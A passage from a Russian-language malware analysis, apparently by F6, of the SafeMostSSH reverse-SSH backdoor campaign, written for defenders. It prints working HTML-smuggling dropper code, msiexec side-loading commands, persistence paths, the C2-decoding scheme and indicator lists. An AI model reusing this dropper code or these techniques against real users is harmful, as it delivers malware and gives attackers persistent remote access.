Указанные файлы содержат полезную нагрузку, закодированную в base64 и hex соответственно. В результате запуска данных файлов происходило извлечение полезной нагрузки, которая сохранялась на устройстве жертвы в виде архива.
<animate onrepeat=«var b=atob('{Полезная нагрузка}'.split('').reverse().join('')),a=new Uint8Array(b.length),i=0;for(;i<b.length;i++)a[i]=b.charCodeAt(i);var b=new Blob([a],{type:'application/octet-stream'});var u=window.URL.createObjectURL(b);fetch(u).then(function(r){return r.blob()}).then(function(bl){var bu=window.URL.createObjectURL(bl);var l=document.createElementNS('http://www.w3.org/1999/xhtml','a');l.href=bu;l.download='Специальное предложение ***нефть.rar';(document.body||document.documentElement).appendChild(l);l.click();l.remove();window.URL.revokeObjectURL(bu);window.URL.revokeObjectURL(u);var _d=document;try{if(parent&&parent.document!==_d)_d=parent.document}catch(_e){}var _f=function(){var sl=_d.getElementById('sl'),sd=_d.getElementById('sd');if(sl)sl.style.display='none';if(sd)sd.style.display='block'};var _lo=false,_w=window;try{if(parent&&parent!==window)_w=parent}catch(_e){}_w.addEventListener('blur',function(){_lo=true});_w.addEventListener('focus',function(){if(_lo)_f()});setTimeout(function(){if(!_lo)_f()},1500)});» attributeName=«x» dur=«0.01s» repeatCount=«2»></animate>
<div onfocusin=«var h='{Полезная нагрузка}',a=new Uint8Array(h.length/2),i=0;for(;i<a.length;i++)a[i]=parseInt(h.substr(i*2,2),16);var b=new Blob([a],{type:'application/octet-stream'});var r=new FileReader();r.onloadend=function(){var l=document.createElementNS('http://www.w3.org/1999/xhtml','a');l.href=r.result;l.download='Зарплатный проект *** нефть.zip';(document.body||document.documentElement).appendChild(l);l.click();l.remove();var _d=document;try{if(parent&&parent.document!==_d)_d=parent.document}catch(_e){}var _f=function(){var sl=_d.getElementById('sl'),sd=_d.getElementById('sd');if(sl)sl.style.display='none';if(sd)sd.style.display='block'};var _lo=false,_w=window;try{if(parent&&parent!==window)_w=parent}catch(_e){}_w.addEventListener('blur',function(){_lo=true});_w.addEventListener('focus',function(){if(_lo)_f()});setTimeout(function(){if(!_lo)_f()},1500)};r.readAsDataURL(b);» autofocus tabindex=«1»></div>

Цепочки атак
В ходе исследования указанных файлов специалисты F6 выявили две вариации цепочки атак, мало отличающиеся между собой.

В общем случае в основе цепочки атаки лежит доставка архива, который содержит легитимный файл winword.exe или powerpnt.exe с измененным именем, мимикрирующим под тематику рассылки и использующим двойное расширение в имени, а также файлом-приманкой и одним или двумя DLL-файлами, скрытыми от пользователя посредством установки соответствующего атрибута.

Первый вариант

В первом варианте распространяется RAR- или ZIP-архив с расположенной внутри одноименной директорией. Внутри нее располагаются 4 файла:
● EXE-файл (в примере — Программа ДМС в ред 13.07.2026.docx.exe) — легитимный winword.exe-файл (SHA256: e5d22ec52db82df6fefd8a093ca57400eefb735a278229cd955dfb23565f40e0);
● файл-приманка (в примере — settings) — отвлекающий документ, который запускается в результате исполнения цепочки атаки;
● AppVIsvSubsystems64.dll — в данном случае легитимная библиотека, загружаемая исполняемым файлом winword.exe;
● C2R64.dll — вредоносная библиотека, загружаемая техникой DLL Side-Loading, библиотекой AppVIsvSubsystems64.dll.
После запуска легитимного файла winword будет загружена библиотека AppVIsvSubsystems64.dll, которая, в свою очередь, загружает вредоносную библиотеку C2R64.dll. Данная библиотека после загрузки выполнит основную функцию, в ходе которой перезапустит себя командой:
C:\Windows\System32\msiexec.exe /Passive /Quiet -z «{filepath}\C2R64.dll»
Это позволяет реализовать технику LOLbin (Living off the Land), при этом вызывается функция DllUnregisterServer, которая является одной из точек входа в реализацию вредоносного кода.
C примером техники можно ознакомиться в проекте lolbas.
Второй вариант

В втором варианте цепочки атаки вместо winword.exe используется легитимный файл powerpnt.exe (SHA-1: 90f2a35252a3865f18b1720915ac28a348e042a3). В данной цепочке вредоносной библиотекой является сразу AppVIsvSubsystems64.dll без использования C2R64.dll. При загрузке вредоносной библиотеки также используется перезапуск себя с техникой LOLbin через команду:
C:\Windows\System32\msiexec.exe /Passive /Quiet -z «{filepath}\AppVIsvSubsystems64.dll».
Технические детали (SafeMostSSH)
SafeMostSSH — многофазный бэкдор, использующий легитимные бинарные файлы Microsoft (winword.exe, powerpnt.exe) в качестве отправной точки. В ходе исполнения ВПО реализовывает DLL‑Side‑Loading, LOLbin‑техники (msiexec). Кроме того, SafeMostSSH автоматически восстанавливает свои компоненты из скрытого бэкапа и умеет получать новые C2‑точки из публично доступных ресурсов (VC.ru, CNAME‑lookup).
В результате исполнения ВПО обеспечивает атакующему постоянный обратный SSH‑туннель к управляемому С2. Оригинальные точки входа ВПО — функции DllRegisterServer и DllUnregisterServer, которые вызывают функцию main_DllUnregisterServer. Также в коде найдены и другие функции, с которых запускалась часть активности, к примеру main_main, но ее запуск в коде найден не был. Вероятно, она использовалась при тестировании ВПО.
После запуска выполняется поиск файла по SHA256-хеш-сумме в директории, где расположена библиотека:
● e5d22ec52db82df6fefd8a093ca57400eefb735a278229cd955dfb23565f40e0 (для winword.exe)
● 6fd5e00ebc677da738851c0adbb85f9332ccd2459827defd4ed38a25bfb02c37 (для powerpnt.exe)
Далее будет найден файл-приманка, его имя жестко закодировано внутри ВПО, в анализируемом файле имя — settings. Затем выполняется проверка наличия данного файла в директории с библиотекой и запуск через Word или PowerPoint в зависимости от того, какой файл был найден по хеш-сумме. При попытке запустить документ изначально используется файловый путь по умолчанию:
● C:\Program Files\Microsoft Office\root\Office16\winword.EXE и C:\Program Files (x86)\Microsoft Office\Office16\winword.EXE для winword.exe
● C:\Program Files\Microsoft Office\root\Office16\powerpnt.EXE и C:\Program Files (x86)\Microsoft Office\Office16\powerpnt.EXE для powerpnt.exe
В случае если запуск не выполнен, ВПО будет использовать файл, найденный по хеш-сумме из директории библиотеки.
Далее происходит проверка, находится ли зараженная система в домене, путем выполнения функции NetGetJoinInformation и проверки флага подключения к рабочей группе (NetSetupDomainName). В случае, если компьютер не в домене, ВПО завершает работу. В ином случае продолжает свое исполнение.
Затем ВПО собирает метаинформацию о ВПО и процессе исполнения, которая собирается в символьную строку и добавляется к одному из доменных имен, которые хранятся в файле в закодированном виде описанным ранее алгоритмом:
● app.telemost-ads.net
● static.telemost-ads.net
● ms.telemost-ads.net
Далее ВПО будет последовательно задействовать указанные домены для получения ассоциированного IP-адреса. Процесс будет продолжаться либо до тех пор, пока не будет получен нужный IP либо пока не закончится список доменов. Однако в ходе исследования применения данного IP-адреса обнаружено не было. Шаблон формирования домена: {1}{2}{3}{4}{5}{6}.{domain}, где
● {1} — символ из набора (A | B | C) в зависимости от того, найден был ранее файл winword.exe, powerpnt.exe или другой результат;
● {2} — символ из набора (G | H | I) в зависимости от того, был запущен файл-приманка, презентация или ничего запущено не было;
● {3} — символ из набора (J | K | L | M | N) в зависимости от конфигурационной строки соответствующей темы файлов-приманок, под которую мимикрирует атака;
● {4} — символ из набора (U | I | O) в зависимости от типа килчейна A (цепочка атаки с использованием библиотеки C2R64), B (цепочка атаки где вредоносный код находится сразу в библиотеке AppVIsvSubsystems64) или не соответствующий ни одному из представленных;
● {5} — символ из набора (W | Y) в зависимости от того, запущен ли файл из директории для закрепления в системе или нет (логика закрепления в системе описана ниже);
● {6} — жестко закодированная строка внутри семпла (в примере из исследуемого файла abe3, но также были найдены: 0b6d, 8bee, 9ab4, 7bae, c1f5, 48f3, b43b).
Пример сгенерированного домена: agluyabe3.static.telemost-ads.net.
Далее выполняются проверки закрепления в системе и наличия бекапов.
Проверка закрепления
Логика закрепления в системе описана ниже. На текущем этапе выполняется проверка наличия файлов в одном из четырёх выбираемых для закрепления файловых путей, а также наличия одного из LNK-файлов в Startup-директории.
Проверка наличия бэкапов
Логика создания бэкапа также описана ниже. В данном этапе выполняется проверка наличия всех необходимых файлов по файловому пути %APPDATA%\Microsoft\Internet Explorer\UserData\Low.
Если на этапе проверок они не были выполнены успешно (не найдены все необходимые файлы), процесс исполнения переходит к закреплению в системе и созданию бэкапов.
Закрепление в системе
Для закрепления в системе, ВПО случайным образом выбирает один из файловых путей:
● %APPDATA%\Microsoft\Office\Cache
● %APPDATA%\Microsoft\Edge\History
● %APPDATA%\Microsoft\Excel\Recents
● %APPDATA%\Microsoft\Spelling\ru-RUs
И выполняет копирование собственных файлов в данную директорию. В случае с изначальным файлом, являющимся легитимным winword.exe или powerpnt.exe, файлы копируются с оригинальным названием. Также перемещенным файлам добавляются флаги скрытых и системных файлов.
После этого ВПО переходит к созданию LNK-файла и INI-файла в директории автозапуска. Имя LNK-файла будет сформировано в зависимости от случайно выбранной директории:
● Word.lnk
● Microsoft Edge.lnk
● Excel.lnk
● Share Point.lnk
Создание LNK-файла выполняется через изначальное создание файла desktops.ini в директории автозагрузки и последующим его переименованием в заранее определенное имя для LNK. Сам ярлык запускает файл winword.exe или powerpnt.exe из директории, в которую были скопированы файлы.
Создание бэкапов
ВПО копирует файлы в директорию %APPDATA%\Microsoft\Internet Explorer\UserData\Low и скрывает файлы. Копирование выполняется по следующему соответствию имен:
Легитимный winword или powerpnt -> userSettings.db
AppVIsvSubsystems64.dll -> userData.db
C2R64.dll -> userLog.db (только для цепочки заражения с использованием winword.exe)
LNK -> image.edb
Также ВПО создает в данной директории desktops.ini с содержимым в виде директории, в которую были скопированы файлы для закрепления в системе, и извлекает из собственных ресурсов (Embed) файл по внутреннему расположению dll/rpc64.dll с именем rpc64.dll. Ко всем файлам внутри директории также добавляются флаги скрытых и системных файлов.
Далее выполняется загрузка в память извлеченной библиотеки rpc64.dll, использующейся для создания невидимого пользовательского окна, логирования сообщений, проверки персистентности системы и ее востановлении из директории бэкапов. Подробнее она описана в разделе SafeMostSSH.Monitor.
Запуск сервиса клиента reverse ssh
Перед началом проверки состояния исполнения и запуска основной логики обратного ssh ВПО выполняет установку настроек через функцию makeInitialSettings. Стоит отметить, что логика настроек полностью пересекается с аналогичной функцией в публично доступной реализации инструмента.
В коде исследуемого ВПО обнаружена строка с опечаткой в слове host «Couldnt get hosft name: %s», которая отсутствует в вышеуказанных проектах.

Ниже представлен разбор основных настроек на примере и пояснение к ним:
- «32b2f2eb6d2d72f4e4c4bd52d2e2d4acbcc4bd72b2ab5323131060071e066b219» — Hex-строка части C2, сжатого через Gzip
- «4896263b9af31d49666a701d2e5320e751ce8b26f3b5395dc01deb35d5f9f124» — Fingerprint
- true — установленный флаг аналогичный полю настроек ProxyUseHostKerberos
- true — установленный флаг аналогичный полю настроек ProxyAutoDetect
- «/uzqbepcdfzfwh0e» — установленный путь для WS-запросов, поле аналогичное настройке WSPath
Исходя из изученных нами образцов ВПО установлено, что в настройках отличались только C2-адрес и WSPath.
Далее выполняется проверка, является ли запущенный процесс сервисом (стандартная функция IsWindowsService). Если процесс не является сервисом или при проверке возникла ошибка, выполняется переход к запуску основной логики запуска reverse ssh клиента (функция Run). В ином случае процесс исполнения перейдет к функции запуска сервиса runService с передачей имени сервиса «rssh». Также и основная функция с проверкой выполнения как сервис и запуск активности представлена в примерах Google. Внутри функции runService к запуску передается функция Run. Этот код также используется в проекте Reverse SSH.
Основная логика клиента reverse ssh не претерпела каких-либо значительных изменений: протокол взаимодействия полностью соответствует изначальному. Основное отличие данных функций заключается в декодировании и получении дополнительных C2-адресов. Все адреса, которые хранятся внутри файла и на внешнем ресурсе, имеют вид части Hex-строки по результату сжатого алгоритмом Gzip управляющего сервера. Пример декодирования:
- закодированная строка (пример: 32b2f2eb6d2d72f4e4c4bd52d2e2d4acbcc4bd72b2ab5323131060071e066b219) оборачивается в строку формата 1f8b080000000000000{coded_str}000000;
- приводится в бинарный формат из Hex-строки;
- выполняется декомпрессия алгоритмом Gzip.
В итоговом примере будет получен C2 — wss[:]//safe-surfing[.]ru:443
После начала работы декодируются зашитые внутри семпла C2-адреса. В известных нам примерах в каждом семпле был только один C2-адрес, однако они могут быть перечислены через разделительный символ «,». При подключении к C2 ведется подсчет попыток подключения. Если попыток было более 100, семпл прекращает свою работу, после четвёртой неудачной попытки семпл переходит к сбору новых C2 из внешних источников.
Сбор С2 из внешних источников
У исследуемого ВПО мы обнаружили два способа получить новые С2-адреса из внешних источников.
Первый способ: VC.ru
ВПО выполняет запрос к ссылке, ведущей на пост пользователя на платформе vc.ru: https://vc.ru/id6030334/3009787-gde-nayti-zapchasti-dlya-great-wall-safe (опубликован 3 июля 2026 года, 12 августа по обращению F6 удалён администрацией платформы).

При запросе используется User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36. С получаемой страницы собираются ссылки, соответствующие регулярному выражению:
«https?://(?:[a-zA-Z0-9-]+\\.)*google\\.com[^\\s\»'<>()\\\\]*".
В примере выше собранные ссылки:
https://google[.]com/32b2f2eb6d2d72f2d48492c492d4f4d2a2a49d62b2ab53231310600ec27324219.png
https://google[.]com/32b2f2eb6d2d72f4ecc4d4a2c2ec92f4ad52b2ab5323131060036feec6b17.png
Из данных ссылок будут взяты Hex-строки имен файлов, к которым выполняется обращение, после чего они будут декодированы по алгоритму, аналогичному тому, который используется для декодирования хранящихся в семпле C2. В данном примере декодированные адреса:
wss[:]//updatewebrtc[.]ru:443

  wss[:]//sambastore[.]ru:443
Второй способ: CNAME lookup
Внутри ВПО хранится закодированный (34b2ed62b49cd49cdcd2f2ed14d4c29d6cb4b2d01003c75a27b13) домен cs.telemost-ads.net, к данному домену выполняется запрос CNAME-записи.

После из полученного поля будут удалены символы «.» и данная строка будет декодирована стандартным алгоритмом. Декодированные адреса из примера:
wss[:]//tlswebsurfing[.]ru:443, wss[:]//glonastracking[.]ru:443
После чего данные адреса собираются в один список и используются для создания соединения.
Логирование
Внутри библиотеки также реализовано отслеживание подгрузки библиотек, логирование ведется в файл по пути C:\ProgramData\dll_load.txt, с шаблоном записи: {ms_system_startup}|{username}: {main_module_path} -> {loaded_dll_path} | {empty_str}\n. Пример: 978481421|{username}: C:\Windows\System32\rundll32.exe -> {filepath}\AppVIsvSubsystems64.dll | . Также внутри файла присутствует функция с дополнительным логированием в файл c:\programdata\debug_error_log.txt, которая логирует строки с форматом [NTSTATUS ERROR] %s | Status Code: 0x%08X, однако ее использования найдено не было.
SafeMostSSH.Monitor
Данная библиотека извлекается и подгружается в память ВПО в ходе инициализации. Основная задача данной библиотеки — создание окна и отслеживание сообщений с целью логирования состояния, контроля бекапирования и закрепления в системе ВПО.
После запуска DllMain функции устанавливается перехват функции GetMessageW. Однако перехват будет выполнен единожды для запуска собственного потока мониторинга состояния, после того как был выполнен перехват и запущен поток, хук будет отключен и происходит установка флага инициализации потока, проверка которого выполняется перед запуском нового потока для предотвращения повторного запуска.
Поток мониторинга создает невидимое пользовательское окно с собственным обработчиком и названием «SessionMonitorWindowClass». После этого выполняется регистрация WTS-уведомлений (Windows Terminal Services или Remote Desktop Services в новых версиях Windows). Далее выполняет переход к функции инициализации всех необходимых файловых путей. После чего выполняется получение и обработка сообщений для созданного окна.
Обработчик окна
Обрабатывает сообщения:
● WM_WTSSESSION_CHANGE
● WM_ENDSESSION
● WM_QUERYENDSESSION
● WM_DESTROY
● WM_CLOSE
При получении сообщения WM_WTSSESSION_CHANGE выполняет логирование получаемых событий:
● WTS_REMOTE_CONNECT
● WTS_REMOTE_DISCONNECT
● WTS_SESSION_LOGOFF
● WTS_SESSION_LOCK
● WTS_SESSION_UNLOCK
Сами события далее обрабатываются по умолчанию.
Также при получении событий WM_ENDSESSION, WM_DESTROY и WM_CLOSE выполняется обработка по умолчанию и в случае WM_ENDSESSION выполняется логирование информации о получении сообщения.
В случае получения сообщения WM_QUERYENDSESSION выполняется проверка наличия необходимых файлов в директории, предназначенной для достижения персистентности в системе (набор winword.exe, AppVIsvSubsystems64.dll, C2R64.dll или powerpnt.exe, AppVIsvSubsystems64.dll) и проверка наличия LNK-файла в Startup-директории. Если проверка наличия файлов не пройдена, выполняет копирование файлов из директории бэкапов в директорию для закрепления в системе, в случае успешного копирования файлов выполняет копирование LNK-файла в Startup-директорию с именем «Word.lnk».
Исследование сетевой инфраструктуры
В ходе анализа сетевых индикаторов, полученных на первоначальном этапе, а также в результате технического исследования специалисты F6 обнаружили уникальный ответ веб-сервера, объединяющий указанные ресурсы:
 HTTP/1.1 405 Method Not Allowed
Content-Length: 31
Content-Security-Policy: default-src 'none'
Content-Type: text/plain; charset=utf-8
Date: Mon, 13 Jul 2026 07:23:53 GMT
MS-Author-Via: DAV
Server: Python/3.12 aiohttp/3.13.5
Strict-Transport-Security: max-age=63072000; includeSubDomains
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-MSDAVEXT: 1
Указанный ответ позволил выявить следующие домены и связанные с ними хосты, нейминг и ответ которых позволяют с высокой долей уверенности отнести их к данной вредоносной кампании:
| Домен | Хост |
|---|---|
| filesharing-sogaz[.]ru | 104[.]171[.]130[.]199 |
| cdn-sogaz[.]ru | 191[.]44[.]37[.]235 |
| sogaz-cdn[.]ru | 191[.]44[.]38[.]70 |
| sogaz-files[.]ru | 5[.]129[.]200[.]198 |
| webdav-sogaz[.]ru | 62[.]76[.]228[.]28 |
| sogaz-webdav[.]ru | 80[.]64[.]31[.]126 |
| files-sogaz[.]ru | 83[.]217[.]200[.]210 |
| sogaz-filesharing[.]ru | 188[.]225[.]27[.]102 |
| files-sogaz[.]ru | 83[.]217[.]200[.]210 |
| f1iles-sogaz[.]ru |
Также в ходе анализа данных доменов, посредством использования идентификатора владельца ресурса, были выявлены две группы новых доменов.

Первую группу образуют домены cdn-sogaz[.]ru, webdav-sogaz[.]ru, sogaz-cdn[.]ru и sogaz-webdav[.]ru, и выявленные связанные с ними домены:
● oak-fern[.]ru
● wild-harbor[.]ru
● darkvale[.]ru
● zashchita-semyi[.]ru
● tvoyapolis[.]ru
●
polisstrah[.]ru
